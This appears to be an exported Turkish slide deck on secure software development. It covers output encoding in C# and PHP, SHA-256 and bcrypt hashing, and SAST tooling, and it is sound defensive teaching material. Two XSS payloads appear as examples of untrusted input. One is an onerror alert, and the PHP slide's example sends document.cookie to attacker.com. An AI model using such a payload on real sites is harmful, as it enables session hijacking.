        string untrustedComment = "<img src=x onerror=alert('XSS')>";

        // HTML Encoder kullanarak tehlikeli karakterleri kodlama
        string safeComment = HtmlEncoder.Default.Encode(untrustedComment);

        // Çıktı tarayıcıda zararsız metin olarak görünür, betik çalışmaz.
        Console.WriteLine($"Kullanıcı Yorumu: {safeComment}");
    }
}
```

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

PHP Girdi Doğrulama Çıkti Kodlama

```
1.  // PHP'de yerleşik filter_var() fonksiyonu girdi doğrulamak için, htmlspecialchars() ise HTML çıktı kodlaması
    için kullanılır.

2.  <?php
3.  // --- 1. GİRDİ DOĞRULAMA (INPUT VALIDATION) ---
4.  $userEmail = $_POST['email'] ?? 'ornek@domain.com';

5.  // PHP'nin filtreleme mekanizması ile e-posta doğrulaması
6.  if (filter_var($userEmail, FILTER_VALIDATE_EMAIL)) {
7.      // E-posta geçerli
8.      $validEmail = $userEmail;
9.  } else {
10.     die("Geçersiz e-posta formatı!");
11. }


12. // --- 2. ÇIKTI KODLAMA (OUTPUT ENCODING) ---
13. $untrustedUserInput = "<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>";

14. // ENT_QUOTES flag'i hem tek hem çift tırnakları güvenli hale getirir
15. $safeOutput = htmlspecialchars($untrustedUserInput, ENT_QUOTES, 'UTF-8');

16. // HTML içinde güvenle gösterim
17. echo "<div>Arama sonucu: " . $safeOutput . "</div>";
18. ?>
```

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Hashing

- **Hashing**, değişken uzunluktaki bir veriyi (metin, dosya, şifre vb.) alıp matematiksel bir algoritma kullanarak sabit uzunlukta benzersiz bir karakter dizisine (hash değerine) dönüştürme işlemidir.

Hashing'in Temel Özellikleri

- **Tek Yönlüdür (One-Way):** Hash edilmiş bir veriden orijinal veriye geri dönülemez (şifreleme/decryption gibi değildir).
- **Sabit Boyut:** Girdi ister 1 harf ister 1 GB büyüklüğünde bir dosya olsun, üretilen özet (hash) her zaman aynı uzunluktadır.
- **Çığ Etkisi (Avalanche Effect):** Girdideki tek bir virgül bile değişse, üretilen hash değeri tamamen değişir.
- **Bütünlük Kontrolü & Şifre Saklama:** Dosya bütünlüğünü doğrulamak ve veritabanında kullanıcı şifrelerini güvenli saklamak için kullanılır.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Python Hashing

```python
import hashlib

def generate_hash(text: str) -> str:
    # Metni byte formatına çevirip SHA-256 algoritmasıyla hash'leme
    encoded_text = text.encode('utf-8')
    hash_object = hashlib.sha256(encoded_text)

    # Hexadecimal (16'lık taban) dize olarak çıktıyı alma
    return hash_object.hexdigest()

# Deneme
data1 = "S-SDLC Guvenli Yazilim"
data2 = "S-SDLC Guvenli yazilim" # Sadece 'y' harfi küçük

hash1 = generate_hash(data1)
hash2 = generate_hash(data2)

print(f"Veri 1 Hash (SHA-256): {hash1}")
print(f"Veri 2 Hash (SHA-256): {hash2}")
# Çıktıda tek bir harf değişiminin hash'i tamamen değiştirdiği görülecektir.
```

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Güvenli Parola Saklama ve Doğrulama (Tuzlama / Salting ile Bcrypt)

- Düz **SHA-256** veya **MD5** doğrudan parola saklamak için güvenli değildir (rainbow table saldırılarına karşı zayıftır). Bu yüzden parolalar **bcrypt** veya **Argon2** gibi algoritmalarla, rastgele tuz (salt) eklenerek hash'lenir.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Python Hashing

```
1.  import bcrypt

2.  # --- PAROLA KAYIT AŞAMASI ---
3.  user_password = "KullaniciGuclupassword123!"

4.  # Rastgele bir tuz (salt) oluşturma ve parolayı bcrypt ile hash'leme
5.  salt = bcrypt.gensalt(rounds=12)
6.  hashed_password = bcrypt.hashpw(user_password.encode('utf-8'), salt)

7.  print(f"Veritabanına Kaydedilecek Hash: {hashed_password.decode('utf-8')}")


8.  # --- PAROLA DOĞRULAMA (GİRİŞ) AŞAMASI ---
9.  login_attempt_correct = "KullaniciGuclupassword123!"
10. login_attempt_wrong = "YanlisParola123"

11. # Doğru parola kontrolü
12. is_correct = bcrypt.checkpw(login_attempt_correct.encode('utf-8'), hashed_password)
13. print(f"Doğru Şifre Denemesi: {is_correct}")  # True döner

14. # Yanlış parola kontrolü
15. is_wrong = bcrypt.checkpw(login_attempt_wrong.encode('utf-8'), hashed_password)
16. print(f"Yanlış Şifre Denemesi: {is_wrong}")   # False döner
```

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Statik Uygulama Güvenlik Testi (SAST - Static Application Security Testing)

- Uygulamanın kaynak kodunu, bayt kodunu (bytecode) veya derlenmiş ikili dosyalarını **çalıştırmaya gerek duymadan** potansiyel güvenlik zafiyetleri, kodlama hataları ve standart ihlalleri açısından analiz eden bir güvenlik test yöntemidir.
- S-SDLC'nin "Sola Kaydırma" (Shift-Left) yaklaşımının en önemli bileşenlerinden biridir.
- SAST araçlarının geliştirici ortamına (IDE) ve sürekli entegrasyon (CI) hatlarına dahil edilmesi, zafiyetlerin henüz yazılma anında veya koda birleştirilmeden (merge) tespit edilmesini sağlar.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

Statik Uygulama Güvenlik Testi (SAST - Static Application Security Testing)

- Uygulamanın kaynak kodunu, bayt kodunu (bytecode) veya derlenmiş ikili dosyalarını **çalıştırmaya gerek duymadan** potansiyel güvenlik zafiyetleri, kodlama hataları ve standart ihlalleri açısından analiz eden bir güvenlik test yöntemidir.
- S-SDLC'nin "Sola Kaydırma" (Shift-Left) yaklaşımının en önemli bileşenlerinden biridir.
- SAST araçlarının geliştirici ortamına (IDE) ve sürekli entegrasyon (CI) hatlarına dahil edilmesi, zafiyetlerin henüz yazılma anında veya koda birleştirilmeden (merge) tespit edilmesini sağlar.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com

IDE Entegrasyonu (Shift-Left'in İlk Adımı)

Geliştiricilerin kod yazdığı entegre geliştirme ortamlarına (VS Code, IntelliJ IDEA, Visual Studio, PyCharm vb.) eklenti (plugin) olarak kurulur.

- **Çalışma Mantığı:** Tıpkı bir yazım denetimi (linter/spell-check) gibi çalışır. Geliştirici kodu yazarken veya dosyayı kaydettiğinde arkaplanda statik analizi çalıştırır ve zafiyetli satırı anında altını çizerek işaretler.
- **Sağladığı Avantajlar:**
  - **Anlık Geri Bildirim:** Geliştirici hatayı sıcağı sıcağına görür ve bağlamı kaybetmeden düzeltir.
  - **Eğitici Etki:** Çoğu eklenti zafiyetin neden oluştuğunu ve nasıl güvenli şekilde düzeltileceğini (Remediation guidance) kod örneğiyle sunar.
  - **Maliyet/Zaman Tasarrufu:** Hata henüz yerel bilgisayardan çıkmadan çözülmüş olur.
- **Örnek Araçlar & Eklentiler:** SonarLint, Snyk Code, Checkmarx One Plugin, Fortify IDE Plugin, Semgrep.

Copyright © 2021 Yılmaz Ağca. All rights reserved. agca.yilmaz@gmail.com





Thanks!

Any questions?

You can find me at:
@username
user@mail.me









